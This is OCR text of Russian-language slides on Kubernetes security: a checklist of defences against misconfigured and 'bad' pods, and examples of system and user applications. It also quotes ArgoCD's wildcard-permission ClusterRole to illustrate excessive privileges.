
fmalykh commented 3 weeks ago • edited

Ah, lovely, I was not aware of this! 🙏
This is an OPA flashback which made me edit the webhook for each and every resource I was running validations for.

[Дискуссия в issue репозитария Kyverno]

Защита от мисконфига и Bad Pods

1. RBAC, соответствующая принципу наименьших привилегий
   - Быстро, надежно, обязательно!
2. Использование PolicyEngine
   - Обязательно!
3. Корректно настроенный ValidatingWebhookConfiguration для PolicyEngine
   - Постоянный контроль конфигурации
3. Принудительный контроль всех типов контейнеров в политиках на Policy Engine
   - Не ограничиваемся PodSecurityStandart – помним про subresources
4. Использование Kubernetes Audit Log
   - Необходима корректно настроенная Audit Policy
5. NetworkPolicy
   - Не все подряд должны ходить в Kubernetes API
   - NetworkPolicy нужно писать ;)
6. Как вариант использование ValidatingAdmissionPolicy
   - Не использует механизм webhook
   - Есть только в последних версиях: 1.26 (alpha),1.28 (beat), 1.30 (GA)
   - Меньшая гибкость по сравнению с Kyverno и OPA Gatekeeper




На уровне приложения

Примеры приложений

Системные

Пользовательские

Примеры пользовательских приложений



Системные

Пользовательские

Любые приложения пользователей:

- Web-приложения
- пользовательские API
- обработка данных (ETL)
- перекладчики данных
- искусственный интеллект (AI)
- Batch-нагрузки
- Etc.


Примеры системных приложений

Системные

Пользовательские

- CNI
- Ingress-контроллеры
- DNS
- GitOps-операторы
- ServiceMesh
- Storage-контроллеры
- Секретницы (Vault)
- Etc.

Примеры системных приложений



Системные

Пользовательские

- CNI
- Ingress-контроллеры
- DNS
- GitOps-операторы
- ServiceMesh
- Storage-контроллеры
- Секретницы (Vault)
- Etc.


Потому что расширенные права =)

ArgoCD – роль


```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  labels:
    app.kubernetes.io/name: argocd-application-controller
    app.kubernetes.io/part-of: argocd
    app.kubernetes.io/component: application-controller
  name: argocd-application-controller
rules:
- apiGroups:
  - '*'
  resources:
  - '*'
  verbs:
  - '*'
- nonResourceURLs:
  - '*'
  verbs:
  - '*'
```

Как админ K8s видит ArgoCD? =)


Как admin K8s видит ArgoCD? =)



ArgoCD – общая логика

